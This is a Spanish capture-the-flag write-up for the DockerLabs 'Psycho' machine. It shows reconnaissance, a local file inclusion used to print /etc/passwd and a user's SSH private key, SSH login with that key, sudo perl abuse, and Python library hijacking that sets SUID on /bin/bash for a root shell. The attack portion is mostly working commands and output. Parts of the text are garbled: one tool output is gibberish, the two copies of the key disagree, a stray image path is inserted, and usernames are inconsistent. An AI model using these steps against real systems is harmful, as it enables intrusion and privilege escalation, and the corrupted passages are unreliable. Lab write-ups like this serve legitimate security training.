

# Psycho



## Reconocimiento:

Para comenzar, lo primero que haremos es realizar un escaneo de puertos con nmap, para ver que puertos y servicios tiene abiertos esta máquina.

```
> cat puertos.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-10 19:07 CEST
Nmap scan report for 172.17.0.2
Host is up (0.00048s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_  256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_ http-title: 4You
|_ http-server-header: Apache/2.4.58 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.72 seconds
```

## Puerto 80

Lo primero enumeramos las versiones de este servidor web para buscar posibles exploits, pero no es el caso

```
rfunx][ybscpe\5'4'28 (npnuen)]' Ib[T\5'T\0'S]' 2clrfb' lffre[4lon]
μffb:\T\5'T\0'S\ [500 OK] ybscpe[5'4'28]' boofefgab' conufly[BE2EBVED][55]' H1WG2' H1b2elvel[npnuen]
> μμ9fmeo μffb:\T\5'T\0'S\
```

Lo siguiente es realizar un poco de Fuzzing Web para la enumeración de directorios del servidor web.

```
> gobuster dir --url 'http://172.17.0.2/' -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x html,php,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,php,txt
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 2596]
/assets (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
./php (Status: 403) [Size: 275]
./html (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 882240 / 882244 (100.00%)
=====
Finished
=====
```

No encontramos gran cosa, pero me llama la atención el index.php, y en este .php aparece un error, lo que nos da a pensar que necesita un parámetro válido.

```
59
60 </body>
61 </html>
62
63 [!] ERROR [!]
```

Realizamos un fuzzing a un posible parámetro para ver si es vulnerable a un LFI.

```
> wfuzz -c --hl=62 -w /usr/share/seclists/Discovery/Web-Content/common.txt 'http://172.17.0.2/index.php?FUZZ=/etc/passwd'
*****
* Wfuzz 3.1.0 - The Web Fuzzer *
*****


Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 4727

=====
ID          Response  Lines  Word    Chars  Payload
=====
000003677:  200        88 L    199 W    3870 Ch  "secret"

Total time: 0
Processed Requests: 4727
Filtered Requests: 4726
Requests/sec.: 0
```

## Explotación

Comprobamos que efectivamente, es vulnerable a un LFI si utilizamos el parámetro secret.



```
34 </nav>
35
36 <header class="hero-section text-white text-center d-flex align-items-center">
37   <div class="container">
38     <h1 class="display-4">By TLuisillo_o</h1>
39     <p class="lead">A home for people who strive to look, feel, and perform their very best.</p>
40     <a href="#" class="btn btn-primary mt-3">Book Your Visit</a>
41   </div>
42 </header>
43
44 <section class="about-section py-5">
45   <div class="container text-center">
46     <h2>Welcome to this CTF</h2>
47     <p>Experience the ultimate in lorem and quiero un mundo de caramelo.</p>
48   </div>
49 </section>
50
51 <footer class="bg-dark text-white text-center py-4">
52   <div class="container">
53     <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
54   </div>
55 </footer>
56
57 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
58 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
59
60 </body>
61 </html>
62
63 root:x:0:0:root:/root:/bin/bash
64 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
65 bin:x:2:2:bin:/bin:/usr/sbin/nologin
66 sys:x:3:3:sys:/dev:/usr/sbin/nologin
67 sync:x:4:65534:sync:/bin:/bin/sync
68 games:x:5:60:games:/usr/games:/usr/sbin/nologin
69 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
70 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
71 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
72 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
73 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
74 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
75 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
76 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
77 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
78 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
79 _apt:x:42:65534:./nonexistent:/usr/sbin/nologin
80 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
81 ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
82 systemd-network:x:998:998:systemd Network Management:./usr/sbin/nologin
83 systemd-timesync:x:997:997:systemd Time Synchronization:./usr/sbin/nologin
84 messagebus:x:100:102:./nonexistent:/usr/sbin/nologin
85 systemd-resolve:x:996:996:systemd Resolver:./usr/sbin/nologin
86 vaxei:x:1001:1001:./home/vaxei:/bin/bash
87 sshd:x:101:65534:./run/sshd:/usr/sbin/nologin
88 luisillo:x:1002:1002:./home/luisillo:/bin/sh
89
```

Podemos observar que hay 2 usuarios, luisillo y vaxei.

Recordando la enumeracion de puertos, tenemos el puerto 22 abierto, con el servicio ssh corriendo, por lo que vamos a ver si tenemos acceso a la clave id\_rsa de alguno de estos 2 usuarios.

```
4You x http://172.17.0.2/index.php?secret=/home/vaxeil/.ssh/id_rsa
view-source:http://172.17.0.2/index.php?secret=/home/vaxeil/.ssh/id_rsa
Kali Linux HTB Dockerlabs HMV THM Exploit-DB HackTricks PayloadsAllTheThings RevShells
46 <h2>Welcome to this CTF</h2>
47 <p>Experience the ultimate in lorem and quiero un mundo de caramelo.</p>
48 </div>
49 </section>
50
51 <footer class="bg-dark text-white text-center py-4">
52 <div class="container">
53 <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
54 </div>
55 </footer>
56
57 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
58 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
59
60 </body>
61 </html>
62
63 -----BEGIN OPENSSH PRIVATE KEY-----
64 b3B1bnNzaC1rZXktZjEAAAAAGS5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
65 NhAAAAAAEAQAAAYEAvbN4Z0aACG0wASLY+2RLPpTmBl0vBVufshHnzIzQIiBSgZUED5DK
66 2LxNBdzStQBAX6ZMsd+ jUCU02DUf0W0A7BQUrP/PqrZ+LaGgeBNCVZwyfaJlvHJy2MLVZ3
67 tmrnPURVYCEcQ+4aGoGye4ozgao+FdJELH31t10VYaPX+bZX+bSxYrn6vQp2dbJl/moXtWF
68 ACQDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3003H2kBlLwWVY9ZFdLEh8
69 t3QrmU6SZh/p3c2L1no+4eyvC2VCtuF23269ceSVCqKkZP9svKe7VCqH9fYRWr7ssuQqa
70 0Zr80Vzpk7KE0A4ck4kaQLimmUzp0LtdnP8Ay8LHANRMzuXJJCtLaF5R58A2ngETkBJDM
71 2fftTd/dPk0AIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
72 UafmQBMMHtB1lucsw/Tw2757qp49+XEmic3qBwes1AAAFiGAU0eRgFNHkAAAAAB3NzaC1yc2
73 EAAAGBAL2zeGtmqAhtMA0S2PtkZT6U5gzdlWVbn7IR58yM0CIguoGVBA+Q5Ni8TQXc0rUA
74 QMemTLA/o1ALnNG1H3ltA0wUfKz/z6q2fi2hoHgTXFWcMn2iZbxyctjC1Wd7Zq5z1EWAhH
75 EPuGhqBsnukM4GqPhXSRJR99bddFWGj1/m2V/m0sWK5+r0Kdg425f5qF7VhQA0A31RrmCS
76 HWARoYef/hPoXD5mYDL1w8R/K0r4AhYqlyJ8bNztNx9pAdS8FLWPWRXZRIflD0K5L0kmYf
77 6d3Ni9Z6PuHsrwtlQrbhdt9uvXHkLQqpCsz/bLynu1Qqh/X2EVq+7L1LLKmjma/DLc6Z0y
78 hNAOHJ0JAEC4ppLM6TpbQ5z/AMvJRwJ0TM7LyS0rZWheUefANp4BE5AYwzDNn37U3f3T5D
79 gCBXtqfpaq0JcPbRZT503T25oVbDNQjfg5G0Q+Vw3LJ8yAsShwrHPv3/3JgF6nzKgT87Qd
80 ZbnLFv08Nu+e6qepFlxJonN6gVnrN0AAAAAMBAEAAAGADK57QsTf/priBf3NUJz+YbJ4NX
81 5e6YJIXjyb30JK+wUNzv0EdnqZZih4s7F2n+VY70qFL0tkLQmXtFpIgcEbjyYr0dbgw0j4
82 4sRhIwsp0IrV6GNTKXJoJwdqTG/aRk0gXKxsmNb+snLoFFPoEUHZDjpePCfgjYXlYmZ0G
83 +bzNv0RNgg4eWZszE13jvb5B8XtdZn4pkGLGvK1+8bInlguLmktQKIitXoVhhokGkp4b+fu
84 7YjDias4CyWsxX50wG/ZMgYBwFLRbCDUUDKZxsmCbreHxLKT/sae64E2ahuBSckYZLIzTd
85 2lp27E00PvdPlt9gny83JuFHLChMd4sHq/oU8vGAiGnIvOCws4wMARbpJQ+EALJk3GYvh
86 oqWp3Q4N4F1tmwLrbqX2KP2T5y8+rLoBxfJwLELZLzd+08mfP9Yknaw2vVYpUixUglnWHJ
87 ZnmN1uAsCPad1ZNVikPm6IPcThj1hVCKFXGwjQn6NdJj+NGNwCBeUrXbkH0vToD7gfAAAA
88 wQCVsZmVYSxp3b9SgH+sHH5YmOXRG6Sc8hErWMDT9gIzcaeEVB302iH/T+JrtUlm4PXiP
89 kWfC5ZHHZT2dd0X4VpE02JsfkgwTEyqWRMCZHTK19Pry2zskVmu6F94s0cN8154LeQB8Nx
90 gT22Dr/KJA71HkOH7TyeGnlsmbtZoa3sqp3co9inkccnhm1KUeduL4RcSysDqXYbUtNB6
91 G1L8HYsm8ISCsoR4KSGxmC5LqCMfBy7z/6n0X7sm5/kp+JMsAAADBA08TiHrYTL/kGsPM
92 ITaekvQUJWCp+FCHK07jwzNp4buYAn03iGvhVQpcS7UboD8/mve207e97ugK4Nqc68S5Su
93 bdGAnd4FF3NLOXP/qPZPaPS1FRlOpY0jHyB+U6RELgaI34i9AierMc+4M0coUMZvxqay3o
94 t8Jrzh08jiwFifszwNN7taclmNEfkrKBY7nlbxFRd2XLjknZHFUOFzOFWdtXilQa+y6qJ6
95 lKtE9Kwn0gIgzB9Wt+M3lsEVWEdQKN1wAAAMEAyyEsmblUzkBLMLu6P4+6sUq8f68eP3Ad
96 bJLtoqUjEYwe9K0f07G15W2nwbE/9WeaI1Dc5DpZbu0wFBBYlmiJeHVAQtJWJgZcps0yy2
97 1+JS40QbCBg+3ZcD5NX75S43WvnF+t2tN0S6aWCEqCUPyb4SSQXKi4QBKOMN8eC5Xwf/aQ
98 anRKPo4BygXUCJAHRZ77etVNQY9VqdwvI5s0nrTexbHM9Rz608T+7qWgs2DECTv+dBUo
99 1w8tLJUw1y+rXTAAAEEnZheGVQDIzMWRLMDI2NmZmZA==
100 -----END OPENSSH PRIVATE KEY-----
101
```

Tenemos la clave id\_rsa del usuario vaxeí, nos la guardamos y le damos los permisos necesarios e intentamos conectarnos por ssh.

```
> nano key
> head key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvbN4Z0aACG0wA5LY+2RlPpTmBl0vBVufshHnzIzQIiBSgZUED5Dk
2LxNBdzStQBAx6ZMsD+jUCU02DUf0W0A7BQURP/PqrZ+LaGgeBNcVZwyfaJlvHJy2MLVZ3
tmrnPURYCEcQ+4aGoGye4ozgao+FdJELH31t10VYaPX+bZX+bSxYrn6vQp2Djbl/moXtWF
ACgDeJGuYJIdYBGhh63+E+hcPmZgMvXDxH8o6vgCFirXInxs3003H2kB1LwWVY9ZFdlEh8
t3QrmU6SZh/p3c2L1no+4eyvC2VctuF23269ceSVCqKzP9svKe7VCqH9fYRW7sssuQqa
0Zr80Vzpk7KE0A4ck4kAQLimmUzp0ltDnP8Ay8lHAnRMzuXJJCtlaF5R58A2ngETkBjDMM
2fftTd/dPk0AIFe2p+lqrQlw9tFlPk7dPbmhVsM1CN+DkY5D5XDeUnzICxKHCsc+/f/cmA
UafMqBMHtB1lucSW/Tw2757qp49+XEmic3qBWes1AAAFiGAU0eRgFNHkAAAAB3NzaC1yc2
> chmod 600 key
> ssh -i key vaxeí@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:KZdmmK93JpQdEgEdRl0JYVD4l+Gdfix6KM9aUmZc1lA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sat Aug 10 02:25:09 2024 from 172.17.0.1
vaxeí@290172fe16e9:~$ whoami
vaxeí
vaxeí@290172fe16e9:~$ id
uid=1001(vaxeí) gid=1001(vaxeí) groups=1001(vaxeí),100(users)
vaxeí@290172fe16e9:~$ |
```

## Escalada de privilegios

Ya tenemos acceso al servidor, ahora tenemos que escalar privilegios para comprometer por completo esta máquina.

Podemos observar que podemos ejecutar el binario perl con privilegios del usuario luisillo.

```
vaxei@290172fe16e9:~$ sudo -l
Matching Defaults entries for vaxei on 290172fe16e9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User vaxei may run the following commands on 290172fe16e9:
    (luisillo) NOPASSWD: /usr/bin/perl
vaxei@290172fe16e9:~$ sudo -u luisillo perl -e 'exec "/bin/bash";'
luisillo@290172fe16e9:/home/vaxei$ whoami
luisillo
luisillo@290172fe16e9:/home/vaxei$ id
uid=1002(luisillo) gid=1002(luisillo) groups=1002(luisillo)
luisillo@290172fe16e9:/home/vaxei$ |

> searchbins -b perl -f sudo

[+] Binary: perl

=====
[*] Function: sudo -> [https://gtfobins.github.io/gtfobins/perl/#sudo]

    | sudo perl -e 'exec "/bin/sh";'
```

Ya estamos como el usuario luisillo, y nuevamente con el comando sudo -l, vemos que puede ejecutar un script de python con privilegios de root.

```
luisillo@290172fe16e9:~$ sudo -l
Matching Defaults entries for luisillo on 290172fe16e9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on 290172fe16e9:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py

luisillo@290172fe16e9:~$ ls -l /opt/paw.py
-rw-r--r-- 1 root root 967 Aug 10 03:38 /opt/paw.py
luisillo@290172fe16e9:~$ |
```

```

luisillo@290172fe16e9:~$ cat /opt/paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
    return result

# Código para ejecutar el script
os.system("echo Ojo Aqui")

# Simulación de procesamiento de datos
def data_processing():
    data = "This is some dummy data that needs to be processed."
    processed_data = dummy_function(data)
    print(f"Processed data: {processed_data}")

# Simulación de un cálculo inútil
def perform_useless_calculation():
    result = 0
    for i in range(1000000):
        result += i
    print(f"Useless calculation result: {result}")

def run_command():
    subprocess.run(['echo Hello!'], check=True)

def main():
    # Llamadas a funciones que no afectan el resultado final
    data_processing()
    perform_useless_calculation()

    # Comando real que se ejecuta
    run_command()

if __name__ == "__main__":
    main()

```

Podemos ver que el script utiliza varias librerías, pero al no tener permiso de escrituras sobre este script ni en las propias librerías almacenadas en /usr/lib/python3.12, no lo podemos modificar, por lo que vamos a intentar a ver si es posible realizar un Python Library Hijacking, para ello he utilizado una el siguiente artículo, centrándonos en el segundo método que enseña;

<https://www.hackingarticles.in/linux-privilege-escalation-python-library-hijacking/>



Lo primero es realizar un .py en la misma carpeta en la que se encuentra el script, /opt/, con el nombre de alguna de las librerías utilizadas en el script, en mi caso lo he hecho con subprocess.py

```
luisillo@290172fe16e9:/opt$ head paw.py
import subprocess
import os
import sys
import time

# F
def dummy_function(data):
    result = ""
    for char in data:
        result += char.upper() if char.islower() else char.lower()
luisillo@290172fe16e9:/opt$ touch subprocess.py
luisillo@290172fe16e9:/opt$ echo "import os; os.system('id') > subprocess.py" > subprocess.py
luisillo@290172fe16e9:/opt$ cat subprocess.py
import os; os.system('id')
luisillo@290172fe16e9:/opt$ sudo /usr/bin/python3 /opt/paw.py
uid=0(root) gid=0(root) groups=0(root)
Ojo Aqui
Processed data: tHIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
    ~~~~~
AttributeError: module 'subprocess' has no attribute 'run'
luisillo@290172fe16e9:/opt$
```

En el fichero que he creado, he importado la librería os y ejecuto el comando id. Ejecuto con sudo el script y vemos como nos muestra el comando que hemos puesto en nuestra "librería falsa".

Para escalar privilegios se puede hacer de varias formas, en mi caso le voy a dar permisos SUID a /bin/bash, y para ello, modificamos nuestro subprocess.py y le añadimos "chmod u+s /bin/bash"



Ejecutamos de nuevo el script, comprobamos que se le han asignado permisos SUID a la /bin/bash y con el comando bash -p obtenemos una shell de root

```
luisillo@290172fe16e9:/opt$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1446024 Mar 31 08:41 /bin/bash
luisillo@290172fe16e9:/opt$ echo "import os; os.system('chmod u+s /bin/bash')" > subprocess.py
luisillo@290172fe16e9:/opt$ sudo /usr/bin/python3 /opt/paw.py
Ojo Aqui
Processed data: THIS IS SOME DUMMY DATA THAT NEEDS TO BE PROCESSED.
Useless calculation result: 499999500000
Traceback (most recent call last):
  File "/opt/paw.py", line 41, in <module>
    main()
  File "/opt/paw.py", line 38, in main
    run_command()
  File "/opt/paw.py", line 30, in run_command
    subprocess.run(['echo Hello!'], check=True)
    ^^^^^^^^^^^^^
AttributeError: module 'subprocess' has no attribute 'run'
luisillo@290172fe16e9:/opt$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 08:41 /bin/bash
luisillo@290172fe16e9:/opt$ bash -p
bash-5.2# whoami
root
bash-5.2# id
uid=1002(luisillo) gid=1002(luisillo) euid=0(root) groups=1002(luisillo)
bash-5.2# cd /root
bash-5.2# ls
bash-5.2# echo 'PWNED!!'
PWNED!!
bash-5.2# |
```

Con esto ya tendríamos la maquina comprometida, en la que hemos aprendido como detectar y explotar un LFI, como realizar movimiento lateral a otro usuario explotando sudo, y por ultimo como escalar privilegios realizando un Python Library Hijacking.